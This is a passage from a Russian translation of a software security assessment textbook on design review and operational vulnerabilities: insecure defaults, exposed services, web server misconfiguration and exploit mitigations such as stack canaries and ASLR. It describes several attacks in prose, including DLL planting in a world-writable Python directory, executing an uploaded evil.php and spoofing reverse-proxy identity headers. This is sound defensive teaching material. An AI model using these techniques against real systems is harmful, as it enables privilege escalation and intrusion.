После получения этого списка компонентов вы просто определяете, к какому компоненту относится резюме угрозы, и добавляете оценку риска этого резюме к связанному компоненту. После суммирования списка резюме у вас будет оценка риска, связанного с каждым компонентом. В общем случае оценку следует начинать с компонента с наивысшей оценкой и продолжать от более высоких оценок к более низким. Также может понадобиться исключить некоторые компоненты из-за ограничений времени, бюджета или других факторов. Поэтому лучше начинать исключение с компонентов с самыми низкими оценками. Этот процесс оценки можно применить к следующему уровню декомпозиции для крупного приложения; хотя это уже начинает переходить в процесс анализа реализации, который подробно рассматривается в главе 4, "Процесс анализа приложения".

Использование списка оценок может значительно облегчить приоритизацию проверки, особенно для новичка. Однако это не обязательно лучший способ выполнить работу. Опытный аудитор часто сможет приоритизировать проверку на основе своего понимания похожих приложений. В идеале это должно совпадать с оценками резюме угроз, но иногда это не так. Поэтому важно учитывать резюме угроз, но не цепляться за них, когда у вас есть причина следовать лучшему плану.

Итоги

В этой главе рассмотрены важнейшие элементы анализа проектирования приложения. Вы увидели, что безопасность должна быть фундаментальным соображением при проектировании приложения, и узнали, как решения, принятые в процессе проектирования, могут резко влиять на безопасность приложения. Вы также познакомились с несколькими инструментами для понимания безопасности и потенциальных уязвимостей проекта приложения.

Важно не относиться к процессу анализа проектирования как к изолированному компоненту. Результаты анализа проектирования должны естественно переходить в процесс анализа реализации, подробно обсуждаемый в главе 4.

Глава 3. Эксплуатационный анализ

"Цивилизация продвигается вперед, увеличивая число важных операций, которые мы можем выполнять не задумываясь."

Альфред Норт Уайтхед

Введение

Эксплуатационные уязвимости являются результатом проблем в конфигурации приложения или среде его развертывания. Такие уязвимости могут быть прямым следствием конфигурационных параметров, которые предлагает приложение, например небезопасных настроек по умолчанию, или следствием выбора менее безопасных режимов работы. Иногда эти уязвимости вызваны неспособностью правильно использовать меры безопасности платформы, например разрешения файловой системы и разделяемых объектов. Наконец, эксплуатационная уязвимость может находиться вне прямого контроля разработчика. Эта проблема возникает, когда приложение развернуто небезопасным образом или когда базовая платформа наследует уязвимости из среды развертывания.

Ответственность за предотвращение таких уязвимостей может находиться где-то между разработчиком и административным персоналом, который развертывает и сопровождает систему. Коробочное коммерческое ПО может возлагать большую часть нагрузки эксплуатационной безопасности на конечных пользователей. И наоборот, встречаются специализированные системы, особенно встроенные устройства и turnkey-системы, настолько плотно упакованные, что разработчики контролируют каждый аспект их конфигурации.

Эта глава сосредоточена на выявлении нескольких типов эксплуатационных уязвимостей и профилактических мер. Конкретные примеры должны помочь понять тонкие шаблоны, способные приводить к таким уязвимостям. Цель -- помочь вам понять, как выявлять эти типы уязвимостей, а не представить энциклопедию потенциальных проблем. Технологии разнообразны и часто меняются, но с небольшой практикой вы сможете замечать общие черты любой эксплуатационной уязвимости, что поможет выработать собственные техники выявления уязвимостей в проверяемых системах.

Экспозиция

При анализе безопасности приложения нужно учитывать влияние среды развертывания. Это может быть просто для внутреннего приложения с известной целью. Популярное коммерческое ПО, напротив, может быть развернуто на множестве операционных систем с неизвестными сетевыми профилями. Рассматривая эксплуатационные уязвимости, нужно выявлять эти вопросы и убеждаться, что они адекватно учтены. Следующие разделы вводят элементы среды приложения, определяющие степень его экспозиции перед разными классами пользователей, которые имеют доступ к приложению и, следовательно, способны его атаковать.

Поверхность атаки

Глава 2, "Анализ проектирования", рассматривала понятия моделирования угроз: активы и точки входа. Эти понятия можно использовать для определения **поверхности атаки** приложения -- совокупности всех точек входа, предоставляющих доступ к активу. Пока неважно, как этот доступ смягчается; нужно только знать, где находится поверхность атаки.

Для целей этой главы обсуждение моделей доверия и угроз упрощено, потому что эксплуатационные уязвимости обычно возникают, когда поверхность атаки раскрыта без необходимости. Поэтому полезно свернуть сложности в понятие поверхности атаки и просто искать, где ее можно устранить.

Собственно процесс минимизации поверхности атаки часто называют "укреплением хоста" или "укреплением приложения". Укрепление конкретных платформ в этой книге не рассматривается, поскольку существуют более подходящие ресурсы, посвященные укреплению определенной платформы. Вместо этого глава сосредоточена на нескольких общих эксплуатационных уязвимостях, возникающих из-за небезопасного развертывания и настройки ПО.

Небезопасные настройки по умолчанию

Небезопасные настройки по умолчанию -- это просто предварительно сконфигурированные параметры, создающие ненужный риск в развернутом приложении. Такая проблема обычно возникает потому, что поставщик ПО или устройства пытается сделать развертывание максимально простым и безболезненным, что снова возвращает к конфликту между удобством использования и безопасностью.

Любой читатель, у которого есть коммерческая беспроводная точка доступа, вероятно, сталкивался с той же проблемой. Большинство таких устройств предварительно настроены без какой-либо защиты соединения. Обоснование состоит в том, что беспроводная безопасность глючна и трудна в настройке. В какой-то степени это, вероятно, правда, но альтернатива -- раскрыть свои беспроводные коммуникации всем в радиусе нескольких сотен ярдов. Большинство людей предпочли бы потерпеть неудобство борьбы с настройкой, чем раскрыть свои беспроводные коммуникации.

Как проверяющего вас должны больше всего заботить два типа уязвимых настроек по умолчанию. Первый -- настройки приложения по умолчанию, включающие любые параметры, которые могут снизить безопасность или увеличить поверхность атаки приложения без явного согласия пользователя. Эти параметры подробнее обсуждаются далее в главе, но несколько очевидных установочных соображений -- запрос паролей вместо установки значений по умолчанию, включение более безопасных режимов коммуникации и принудительное соблюдение корректного контроля доступа.

Также нужно учитывать настройки по умолчанию базовой платформы и операционной системы. Примеры такой меры включают обеспечение того, что установка задает адекватные разрешения файлов и объектов, или ограничение глаголов, разрешенных в веб-запросе. Процесс может стать немного сложным, если приложение переносимо между разными целями установки, поэтому учитывайте все потенциальные среды развертывания. Фактически один из основных факторов небезопасных настроек по умолчанию в приложении состоит в том, что программа спроектирована и построена для работы на множестве разных операционных систем и сред; безопасная настройка в одной операционной системе может быть не такой безопасной в другой.

Контроль доступа

Глава 2 вводила контроль доступа и то, как он влияет на проект приложения. Однако эффекты контроля доступа не заканчиваются на проектировании. Внутренне приложение может управлять собственными специфическими для приложения механизмами контроля доступа или использовать возможности, предоставляемые платформой. Внешне приложение полностью зависит от средств контроля доступа, предоставляемых хостовой ОС или платформой (эта тема глубже рассматривается далее в главе 9, "Unix I: привилегии и файлы", и главе 11, "Windows I: объекты и файловая система").

Многие разработчики довольно часто пишут сценарии, поэтому на вашей системе, вероятно, установлено несколько движков сценариев. В Windows-системе вы могли заметить, что большинство установок сценарных сред по умолчанию помещаются в каталог прямо от корня. Например, в типичной установке интерпретатора Python на Windows путь установки по умолчанию -- `C:\Python24`, поэтому он устанавливается прямо от корневого каталога основного жесткого диска (C:). Сам по себе этот путь установки не является проблемой, пока вы не учтете разрешения по умолчанию на системном диске Windows. Эти разрешения позволяют любому пользователю записывать в каталог, созданный от корня (наследование разрешений подробнее объясняется в главе 11). Перейдя в `C:\Python24`, вы найдете `python.exe` (среди прочего), а если посмотреть импортируемые динамические библиотеки (DLL), используемые `python.exe`, вы увидите в списке `msvcr71.dll`.

Примечание

Для тех, кто незнаком с базовой компоновкой бинарных файлов Windows: импорт -- это требуемая библиотека, содержащая процедуры, необходимые приложению для корректной работы. В этом примере `python.exe` нужны процедуры, реализованные в библиотеке `msvcr71`. Точные функции, требуемые `python.exe`, также указаны в секции imports.

Глава 11 объясняет детали того, как Windows обрабатывает импорты. Для этого обсуждения важно, что вы можете написать собственную `msvcr71.dll` и сохранить ее в каталоге `C:\Python24`, после чего она будет загружена, когда кто-либо запустит `python.exe`. Это возможно потому, что загрузчик Windows ищет именованные DLL в текущем каталоге до поиска в системных каталогах. Однако эта возможность Windows может позволить атакующему запускать код в контексте учетной записи с более высокими привилегиями, что было бы особенно полезно на терминальном сервере или в любой общей вычислительной среде.

Та же проблема может возникнуть с любым приложением, наследующим разрешения от корневого диска. Настоящая проблема в том, что исторически разработчики Windows часто не знали о встроенных механизмах контроля доступа. Это естественно, если учесть, что Windows изначально была однопользовательской ОС и с тех пор развилась в многопользовательскую систему. Поэтому такие проблемы могут возникать, когда разработчики незнакомы с дополнительными соображениями безопасности или пытаются поддерживать совместимость между разными версиями или платформами.

Ненужные сервисы

Вы, вероятно, слышали поговорку "праздные руки -- игрушка дьявола". Можно не соглашаться с ней в целом, но к ненужным сервисам она определенно применима. Ненужные сервисы включают любую функциональность, предоставляемую вашим приложением, которая не требуется для его работы. Эти возможности часто не настроены, не проверены или не защищены корректно.

Такие проблемы обычно возникают из небезопасных настроек по умолчанию, но могут быть вызваны "мышлением кухонной раковины" -- термином для разработчиков и администраторов, которые включают каждую возможную возможность на случай, если она понадобится позже. Хотя такой подход может казаться удобным, он способен привести к кошмару безопасности.

При проверке приложения убедитесь, что можете обосновать необходимость каждого включенного и раскрытого компонента. Это обоснование особенно критично, когда вы проверяете развернутое приложение или turnkey-систему. В таком случае нужно смотреть на систему целиком и выявлять все, что не нужно.

Уязвимости HTR в Internet Information Services (IIS) -- классический пример ненужного раскрытия уязвимого сервиса. HTR -- сценарная технология, которую Microsoft продвигала первой и которая так и не получила большого распространения; это можно объяснить выпуском более мощной Active Server Pages (ASP) вскоре после HTR. Любой запрос к IIS-серверу на имя файла с расширением `.htr` обрабатывается HTR-фильтром Internet Server API (ISAPI).

Примечание

ISAPI-фильтры -- это расширяющие модули IIS, способные обслуживать запросы на основе расширений файлов.

С 1999 по 2002 год ряд исследователей выявил HTR-уязвимости, варьировавшиеся от произвольного чтения файлов до выполнения кода. Однако ни одна из этих уязвимостей не была бы значимой, если бы этот редко используемый обработчик просто был отключен в конфигурации по умолчанию.

Защищенные каналы

Защищенный канал -- это любое средство коммуникации, обеспечивающее конфиденциальность между общающимися сторонами. Обычно этот термин используется применительно к зашифрованным соединениям; однако даже именованный канал можно считать защищенным каналом, если контроль доступа используется правильно. В любом случае важно, чтобы только правильные стороны могли просматривать или изменять значимые данные в канале, конечно при условии, что стороны уже каким-либо способом аутентифицированы.

Иногда необходимость защищенных каналов можно определить во время проектирования приложения. Вы можете знать до развертывания, что все коммуникации должны вестись через защищенные каналы, и приложение должно быть спроектировано и реализовано именно так. Однако чаще проект приложения должен учитывать диапазон возможных требований развертывания.

Самый базовый пример уязвимости защищенного канала -- просто не использовать защищенный канал тогда, когда он нужен. Рассмотрим типичное веб-приложение, в котором вы аутентифицируетесь с помощью пароля, а затем передаете ключ сеанса для каждой последующей транзакции. (Эта тема подробнее объясняется в главе 17, "Веб-приложения".) Вы ожидаете, что проверки пароля будут выполняться через Secure Sockets Layer (SSL), но что насчет последующих обменов? В конце концов, атакующие хотели бы получить ваш пароль, но они все равно могут получить неограниченный доступ к вашему сеансу, если добудут cookie сеанса.

Этот пример показывает, что необходимость защищенных каналов может быть несколько тонкой. Все согласятся с необходимостью защищать пароли, но ключ сеанса может не считаться столь же важным, что иногда совершенно приемлемо. Например, большинство веб-провайдеров электронной почты используют защищенный обмен паролем, но все оставшиеся транзакции отправляют session cookie в открытом виде. Эти поставщики предлагают бесплатную услугу с минимальной гарантией безопасности, поэтому это приемлемый бизнес-риск. Однако для банковского приложения вы ожидали бы, что все транзакции происходят через защищенный канал.

Подмена и идентификация

Подмена происходит всякий раз, когда атакующий может эксплуатировать слабость в системе, чтобы выдать себя за другого человека или другую систему. Глава 2 объясняла, что аутентификация используется для идентификации пользователей приложения и потенциально

подключенных систем. Однако развертывание приложения может вводить некоторые дополнительные вопросы, которые проект приложения не может решить напрямую.

Наиболее распространенный стандарт TCP/IP не предоставляет метода предотвращения того, чтобы один хост выдавал себя за другой. Расширения и протоколы более высоких уровней (например, IPsec и SSL) решают эту проблему, но на самом базовом уровне нужно предполагать, что любое сетевое соединение потенциально может быть подделано.

Возвращаясь к примеру SSL, предположим, что сайт разрешает только HTTPS-соединения. Обычно сертификат для установления соединений будет подписан доверенным центром, уже указанным в базе сертификатов вашего браузера. Когда вы переходите на сайт, имя в сертификате сравнивается с DNS-именем сервера; если они совпадают, у вас есть разумная степень уверенности, что сайт не был подделан.

Теперь немного изменим пример и предположим, что сертификат не подписан доверенным центром по умолчанию. Вместо этого разработчик сайта подписал сертификат сам. Такая практика довольно распространена и вполне приемлема, если сайт находится в корпоративной интрасети. Нужно просто убедиться, что в базу каждого клиентского браузера добавлен этот сертификат.

Однако если тот же сайт находится в публичном Интернете с сертификатом, подписанным разработчиком, больше нереалистично предполагать, что вы сможете доставить этот сертификат всем потенциальным клиентам. Поэтому клиент не имеет способа узнать, можно ли доверять сертификату. Если пользователи переходят на сайт, они получают сообщение об ошибке, что сертификат не подписан доверенным центром; единственный вариант -- принять недоверенный сертификат или завершить соединение. Атакующий, способный подделать сервер, может эксплуатировать эту ситуацию для проведения атак "человек посередине", а затем перехватывать сеансы или красть учетные данные.

Сетевые профили

Сетевой профиль приложения -- важнейшее соображение при анализе эксплуатационной безопасности. Протоколы вроде Network File System (NFS) и Server Message Block (SMB) приемлемы внутри корпоративного межсетевого экрана и обычно являются абсолютной необходимостью. Однако те же типы протоколов становятся неприемлемой ответственностью, когда они раскрыты за пределами межсетевого экрана. Разработчики приложений часто не знают точную среду, в которой приложение может быть развернуто, поэтому им нужно выбирать разумные настройки по умолчанию и предоставлять адекватную документацию по вопросам безопасности.

В общем случае выявлять эксплуатационные уязвимости в сетевом профиле проще для развернутого приложения. Можно просто посмотреть, какова среда, и определить любые неприемлемые риски, а также какие защиты уже применены. Очевидные защиты включают развертывание серверов, обращенных в Интернет, внутри демилитаризованных зон (DMZ) и обеспечение того, что наборы правил межсетевого экрана настолько строги, насколько разумно возможно.

Уязвимости сетевого профиля труднее рассматривать, когда среда неизвестна. Как проверяющий, вы должны определить наиболее враждебную потенциальную среду для системы, а затем анализировать систему с точки зрения этой среды. Также нужно убедиться, что конфигурация по умолчанию поддерживает развертывание в такой среде. Если нет, нужно убедиться, что документация и установщик ясно и конкретно рассматривают эту проблему.

Особые соображения для веба

World Wide Web -- точнее, сервисы HTTP и HTTPS -- стал одной из самых повсеместных платформ для разработки приложений. Распространение веб-сервисов и приложений почти в одиночку отвечает за рост осведомленности о сетевой безопасности и уязвимостях. По этой причине веб-безопасность заслуживает некоторых специальных соображений.

Методы HTTP-запросов

Веб-приложение может быть жестко ограничено в том, какие запросы и операции разрешены; однако на практике это ограничение часто не применяется. Например, сервер может поддерживать ряд HTTP-методов, но приложению нужны только HTTP-запросы `GET`, `POST` и `HEAD`. При анализе развернутого или встроенного веб-приложения нужно убедиться, что разрешены только необходимые методы запросов. В частности, задайте вопрос, должны ли быть разрешены запросы `TRACE`, `OPTIONS` и `CONNECT`. Если вы незнакомы с этими методами, гораздо больше информации можно найти в главе 17.

Индексация каталогов

Многие веб-серверы включают индексацию каталогов по умолчанию. Эта настройка не влияет на каталоги, предоставляющие индексный файл; однако она может раскрывать ценную информацию в каталогах без индекса. Часто такие каталоги содержат include-файлы и конфигурационные файлы или другие важные детали структуры приложения, поэтому индексация каталогов должна быть отключена по умолчанию.

Обработчики файлов

Когда вы пытаетесь запустить файл, очевидно, если правильный обработчик не установлен. Сервер просто не запускает файл, а вместо этого напрямую возвращает исходный код или бинарный файл. Однако неправильная конфигурация обработчика может возникать в ряде менее очевидных ситуаций. Когда машины пересобираются или заменяются, правильные обработчики могут не быть установлены до развертывания приложения. Разработчики также могут вводить соглашения для именования include-файлов другими расширениями. Например, include-файлы Classic ASP и PHP: Hypertext Processor (PHP) часто называются с расширением `.inc`, которое не интерпретируется обработчиками по умолчанию в PHP или ASP. Поскольку include-файл не предназначен для прямого запроса, разработчики и администраторы могут не понимать, что он уязвим.

Обе ситуации могут привести к раскрытию исходного или бинарного файла, что позволяет атакующим загрузить сырой исходный или бинарный код и получить подробную информацию о внутренней структуре приложения. Кроме того, PHP и другие сценарные языки часто используют include-файлы для предоставления учетных данных базы данных и другой чувствительной информации, что может делать уязвимости раскрытия исходного кода особенно опасными.

К этой проблеме нужно подходить с трех сторон. Во-первых, разработчикам нужно выбрать набор расширений, используемых для всех исходных и бинарных файлов. Во-вторых, веб-сервер должен быть настроен с обработчиками для всех подходящих типов файлов и расширений. Наконец, в веб-дереве должны находиться только те файлы, которые должны извлекаться веб-запросами. Include-файлы и поддерживающие библиотеки следует размещать вне веб-дерева. Этот последний шаг предотвращает прямой запрос атакующими файлов, предназначенных только для включения.

Важное расширение последнего шага применимо, когда веб-приложения работают с контентом, загруженным клиентами. Приложения часто позволяют клиентам загружать файлы, но это имеет потенциально опасные последствия, особенно если каталог, куда загружаются файлы, находится

внутри веб-дерева. В таком случае клиенты могут получить возможность запросить только что загруженный файл; если файл связан с обработчиком, они могут добиться произвольного выполнения. В качестве примера рассмотрим PHP-приложение, которое хранит загруженные файлы в `/var/www/webapp/tmpfiles/`, доступном для просмотра через HTTP URI `/webapp/tmpfiles/`. Если клиент загрузит файл с именем `evil.php`, а затем запросит `/webapp/tmpfiles/evil.php` в браузере, веб-сервер, скорее всего, распознает файл как PHP-приложение и выполнит код внутри PHP-тегов файла.

Аутентификация

Веб-приложения могут не выполнять аутентификацию внутренне; этот процесс может обрабатываться внешне через протокол HTTP-аутентификации, аутентифицирующий reverse proxy или систему **единого входа (single sign-on, SSO)**. При таком типе аутентификации особенно важно убедиться, что внешний механизм аутентификации настроен правильно и выполняет аутентификацию безопасным образом. Например, reverse-proxy-устройство может добавлять заголовки, включающие текущее имя учетной записи и пользовательскую информацию. Однако атакующие могут обнаружить путь запроса, который не проходит через reverse proxy, что позволит им устанавливать заголовки учетной записи как угодно и выдавать себя за любого пользователя системы.

Установки сайтов по умолчанию

Некоторые веб-серверы включают ряд примерных сайтов и приложений как часть установки по умолчанию. Цель -- предоставить некоторый ориентир для настройки сервера и разработки модулей. Однако на практике такие примерные сайты являются довольно серьезным случаем ненужных сервисов и небезопасных настроек по умолчанию. Многочисленные проблемы безопасности были вызваны установкой примерных веб-приложений и функций. Например, веб-сценарные технологии ColdFusion раньше по умолчанию устанавливали несколько примерных приложений, позволявших клиентам загружать файлы и запускать произвольный код в системе.

Примечание

Эта ошибка ColdFusion связана с частью предыдущего обсуждения подмены и идентификации. Примерные приложения были доступны только клиентам, подключавшимся с той же машины, где был установлен ColdFusion. Однако способ проверки того, подключается ли клиент локально, состоял в проверке HTTP-переменной HOST, которая полностью контролируется клиентом. В результате любой клиент мог заявить, что подключается локально, и получить доступ к примерным сценариям с опасной функциональностью. Эта ошибка документирована по адресу www.securityfocus.com/bid/3154/info.

Чрезмерно подробные сообщения об ошибках

Большинство веб-серверов возвращают довольно подробные сообщения об ошибках, помогающие диагностировать любые возникшие проблемы. Платформы веб-приложений также предоставляют подробную информацию об исключениях, чтобы помогать разработчикам отлаживать код. Эти возможности необходимы при разработке системы, но могут быть серьезной эксплуатационной уязвимостью в развернутой системе.

Основная нагрузка по отчетам об ошибках для конечных пользователей должна лежать на разработчиках приложения. Уровень приложения имеет правильный контекст для определения

того, какую информацию уместно показывать конечным пользователям. Конфигурация базовой платформы всегда должна выполняться исходя из предположения, что приложение фильтрует и отображает любую информацию об ошибках для конечных пользователей. Так развернутая система может быть настроена на сообщение клиентским пользователям минимально необходимой информации и перенаправление любых требуемых деталей в системный журнал.

Публичные административные интерфейсы

Веб-администрирование стало популярным для веб-приложений и сетевых устройств. Эти административные интерфейсы часто удобны, но редко реализованы с учетом потенциально злонамеренных пользователей. Они могут использовать слабые пароли по умолчанию, не выполнять достаточную аутентификацию или иметь любое число других уязвимостей. Поэтому при возможности они должны быть доступны только через ограниченные сетевые сегменты и никогда не должны раскрываться на соединениях, обращенных в Интернет.

Защитные меры

Ряд дополнительных защитных мер может влиять на общую безопасность приложения. На языке консультантов их часто называют **смягчающими факторами** или **компенсирующими средствами контроля**; в общем случае они используются для применения концепции глубокоэшелонированной защиты, упомянутой в главе 2. Эти меры могут применяться во время или после процесса разработки, но обычно существуют вне самого программного обеспечения.

Следующие разделы обсуждают самые распространенные меры, но не образуют исчерпывающий список. Для удобства эти меры разделены на группы в зависимости от того, применяются ли они во время разработки, к развернутому хосту или в развернутой сети. Одно важное соображение состоит в том, что большинство таких мер включает программное обеспечение, поэтому они могут вводить новую поверхность атаки или даже уязвимости, которых не было в исходной системе.

Меры разработки

Защитные меры разработки сосредоточены на использовании платформ, библиотек, параметров компилятора и аппаратных возможностей, которые снижают вероятность эксплуатации кода. Эти техники обычно не влияют на то, как пишется код, хотя часто влияют на выбор одной платформы вместо другой. Поэтому такие меры рассматриваются как эксплуатационные, а не как меры реализации.

Невыполняемый стек

Классическое переполнение буфера стека, вполне возможно, является самой часто используемой программной уязвимостью в истории, поэтому поставщики оборудования наконец пытаются предотвращать их на самом низком возможном уровне, принудительно применяя защиту невыполняемости к страницам памяти. Эта техника не нова, но наконец становится обычной в недорогом массовом оборудовании, таком как потребительские ПК.

Невыполняемый стек может усложнить эксплуатацию уязвимости управления памятью, но не обязательно устраняет ее, потому что эксплойт может не требовать запуска кода со стека. Он может просто включать исправление стековой переменной или выполнение кода через атаку в стиле return-to-`libc`. Эти уязвимости подробнее рассматриваются в главе 5, "Повреждение памяти", но пока важно понимать, где находятся общие слабости.

Защита стека

Цель классического переполнения стека -- перезаписать указатель инструкции. Защита стека предотвращает этот эксплойт, помещая случайное значение, называемое "canary", между стековыми переменными и указателем инструкции. Когда функция возвращается, canary проверяется, чтобы убедиться, что он не изменился. Таким образом приложение может определить, произошло ли переполнение стека, и выбросить исключение вместо запуска потенциально вредоносного кода.

Как и невыполняемый стек, защита стека имеет свои слабости. Она также не защищает от исправления стековых переменных (хотя некоторые реализации переупорядочивают переменные, чтобы снизить вероятность этой проблемы). Механизмы защиты стека также могут иметь проблемы с кодом, выполняющим определенные типы динамических манипуляций стеком. Например, LibSafePlus не может защитить код, использующий вызов `alloca()` для изменения размера стека; эта проблема также может быть недокументированной проблемой в других реализациях. Хуже того, некоторые защиты стека уязвимы к атакам, напрямую нацеленным на механизмы их реализации. Например, раннюю реализацию защиты стека Microsoft можно было обойти, записав данные за canary и поверх текущего обработчика исключений.

Ни одна форма защиты стека не совершенна, и у каждой реализации есть типы переполнений, которые нельзя обнаружить или предотвратить. Нужно смотреть на доступные варианты и определять преимущества и недостатки. Еще одно соображение: нередко команда разработки включает защиту стека, после чего приложение перестает работать правильно. Эта проблема возникает из-за переполнений стека где-то в приложении, которые могут быть или не быть эксплуатируемыми. К сожалению, разработчики могут столкнуться с такими трудностями при отслеживании ошибок, что решат полностью отключить защиту. Возможно, нужно учитывать такую возможность, когда вы рекомендуете защиту стека как простое исправление.

Защита кучи

Большинство программных куч состоит из двусвязного списка фрагментов памяти. Типовой эксплойт кучи пытается перезаписать указатели списка, чтобы произвольные данные можно было записать куда-то в адресном пространстве. Самая простая форма защиты кучи включает проверку, что указатели списка ссылаются на допустимые фрагменты кучи, до выполнения любого управления списком.

Простая защита кучи довольно легко реализуется и дает небольшие накладные расходы производительности, поэтому в последние годы стала распространенной. В частности, недавние версии ОС Microsoft включают ряд механизмов проверки согласованности кучи, чтобы помочь минимизировать ущерб от перезаписей кучи. GNU `libc` также имеет некоторые возможности защиты от распространенных техник эксплуатации; процедуры управления памятью проверяют значения связанного списка и в некоторой степени валидируют размер фрагментов. Хотя эти механизмы -- шаг в правильном направлении, переполнения кучи все еще можно эксплуатировать, манипулируя данными приложения, а не структурами кучи.

Рандомизация размещения адресного пространства

Когда приложение запускается в большинстве современных операционных систем, загрузчик каждый раз организует программу и требуемые библиотеки в памяти по одним и тем же адресам. Обычно стек и куча программы помещаются в одинаковые места для каждой запускаемой программы. Такая практика полезна атакующим, эксплуатирующим уязвимость повреждения памяти: они могут с высокой точностью предсказать расположение ключевых структур данных и компонентов программы, которыми хотят манипулировать или злоупотребить. Технологии

рандомизации размещения адресного пространства (address space layout randomization, ASLR) стремятся убрать это преимущество у атакующих, рандомизируя место загрузки разных компонентов программы в память при каждом запуске приложения. Структура данных, находящаяся по адресу 0x12345678 при одном запуске программы, при следующем запуске может находиться по адресу 0xABCD5678. Поэтому атакующие больше не могут использовать жестко закодированные адреса для надежной эксплуатации дефекта повреждения памяти, нацеливаясь на конкретные структуры в памяти. ASLR особенно эффективна при использовании с другими схемами защиты памяти; комбинация нескольких мер может превратить ошибку, которую раньше легко эксплуатировали, в очень трудную цель. Однако ASLR ограничена диапазоном допустимых адресов, поэтому атакующий может выполнить повторяющуюся последовательность попыток эксплуатации и в конце концов добиться успеха.

Зарегистрированные указатели функций

У приложений могут быть долгоживущие указатели функций в стабильных местах адресного пространства процесса. Иногда эти указатели определяются во время компиляции и никогда не меняются для данного бинарного файла; обработчики исключений -- один из самых распространенных примеров. Эти свойства делают долгоживущие указатели функций идеальной целью для эксплуатации определенных классов уязвимостей. Многие типы уязвимостей похожи тем, что позволяют записать только небольшое значение в одно произвольное место, например атаки против функций управления кучей.

Регистрация указателей функций -- одна попытка предотвратить успешную эксплуатацию таких типов уязвимостей. Она реализуется путем оборачивания вызовов указателей функций в некоторую форму проверки на неавторизованное изменение. Точные детали проверки могут различаться по силе и способу выполнения. Например, компилятор может поместить допустимые обработчики исключений на страницу памяти только для чтения, а обертка может просто выполнять прямое сравнение с этой страницей, чтобы определить, поврежден ли указатель.

Виртуальные машины

Платформа виртуальной машины (VM) может многое сделать для улучшения базовой безопасности приложения. Java и .NET Common Language Runtime (CLR) -- две популярные VM-среды, но технология еще шире распространена. Большинство популярных сценарных языков (например, Perl, Python и PHP) сначала компилируются в байткод, который затем интерпретируется виртуальной машиной.

Среды виртуальных машин обычно являются лучшим выбором для большинства распространенных задач программирования. Они в целом предоставляют такие возможности, как буферы и строки с размером, предотвращающие большинство атак на управление памятью. Они также могут включать дополнительные схемы защиты, например code access security (CAS), упомянутую в главе 1. Эти подходы обычно позволяют разработчикам быстрее создавать более безопасные приложения.

Недостаток виртуальных машин в том, что их неявная защита останавливается на низкоуровневых уязвимостях. VM-среды обычно не имеют дополнительных защит от эксплуатации уязвимостей вроде состояний гонки, манипуляции форматированными данными и внедрения сценариев. Они также могут предоставлять пути к низкоуровневым уязвимостям нижележащей платформы или иметь собственные уязвимости.

Меры на уровне хоста

Защиты на уровне хоста включают возможности ОС или поддерживающие приложения, способные улучшить безопасность программного обеспечения. Они могут развертываться вместе с приложением или быть дополнительными мерами, установленными конечными пользователями или администраторами. Эти дополнительные защитные меры могут быть полезны для предотвращения, выявления и смягчения успешных эксплойтов, но помните, что такие приложения являются программным обеспечением. Они могут содержать уязвимости в своих реализациях и вводить новую поверхность атаки в систему.

Разрешения объектов и файловой системы

Управление разрешениями -- первое и самое очевидное место, где стоит пытаться уменьшить поверхность атаки. Иногда оно выполняется программно, например разрешения на объект общей памяти или примитив синхронизации процессов. Однако с эксплуатационной точки зрения вас интересуют разрешения, изменяемые во время и после установки приложения.

Как обсуждалось ранее в этой главе, назначение разрешений может быть сложным. Настройки платформы по умолчанию могут не обеспечивать адекватную безопасность, или разработчик может не понимать, как решение повлияет на безопасность приложения. Обычно нужно выполнить хотя бы поверхностный обзор всех файлов и объектов, включенных в установку программного обеспечения.

Ограниченные учетные записи

Ограниченные учетные записи часто используются для запуска приложения с публично доступным сервисом. Намерение при использовании такого типа учетной записи -- не предотвратить компрометацию, а снизить ее воздействие. Поэтому такие учетные записи имеют ограниченный доступ к системе и могут наблюдаться более пристально.

В системах Windows ограниченная учетная запись обычно не получает сетевого доступа к системе, не принадлежит к группам пользователей по умолчанию и может использоваться с ограниченными токенами. Судхакар Говиндаваджхала и Эндрю У. Аппель из Принстонского университета опубликовали интересную работу "Windows Access Control Demystified", в которой перечисляют ряд соображений и сценариев повышения привилегий для разных групповых привилегий и сервисных учетных записей. Эта работа доступна по адресу http://www.cs.princeton.edu/~sudhakar/papers/winval.pdf.

Ограниченные учетные записи обычно не имеют shell по умолчанию в UNIX-системах, поэтому атакующие не могут войти с такой учетной записью, даже если успешно установят пароль через какой-либо дефект приложения. Кроме того, они обычно имеют мало привилегий в системе или вообще их не имеют, поэтому если каким-то образом смогут получить интерактивный shell, они не смогут выполнить операции с серьезными последствиями. Тем не менее сам факт доступа атакующих к системе часто опасен, потому что они могут использовать систему как "трамплин" к другим ранее недоступным хостам или выполнять локальные атаки на скомпрометированной системе для повышения привилегий.

Ограниченные учетные записи полезны, но их можно развернуть небрежно. Нужно убедиться, что ограниченные учетные записи не содержат ненужных прав или привилегий. Также хорошо следовать правилу "одна учетная запись -- один сервис" из-за неявного общего доверия между всеми процессами, работающими под одной учетной записью, как обсуждалось в главе 2.

Chroot-изоляции

Операционные системы UNIX используют команду `chroot`, чтобы изменить корневой каталог нового выполняемого процесса. Обычно эта команда используется при запуске системы или при сборке программного обеспечения. Однако у `chroot` есть и полезное применение в безопасности: не-root-процесс можно фактически заключить в выбранную часть файловой системы, запустив его с командой `chroot`.

Такой подход особенно эффективен из-за использования файловой системы в UNIX как основного интерфейса для всей системной активности. Атакующий, эксплуатировавший заключенный процесс, все равно ограничен содержимым изолированной файловой системы, что предотвращает доступ к большинству критических системных активов.

`chroot`-изоляция может значительно улучшить безопасность, но есть оговорки. Любой процесс, работающий с привилегиями root, обычно может выйти из изолированной среды, используя другие системные механизмы, например отладочный API PTRACE, установку системных переменных через `sysctl` или эксплуатацию какого-либо другого способа, позволяющего системе запустить новый произвольный процесс, не ограниченный `chroot`-изоляцией. В результате `chroot`-изоляции эффективнее при использовании с ограниченной учетной записью. Кроме того, `chroot`-изоляция не ограничивает сетевой доступ сверх обычных разрешений учетной записи, что все еще может оставлять достаточно поверхности атаки для последующей атаки, нацеленной на демоны, слушающие адрес localhost.

Системная виртуализация

Специалисты по безопасности последние несколько лет убеждали бизнес запускать по одному публичному сервису на сервер. Этот совет логичен, если учитывать неявное общее доверие между любыми процессами, работающими в одной системе. Однако рост вычислительной мощности и увеличивающееся число сервисов сделали такую практику кажущейся излишне расточительной.

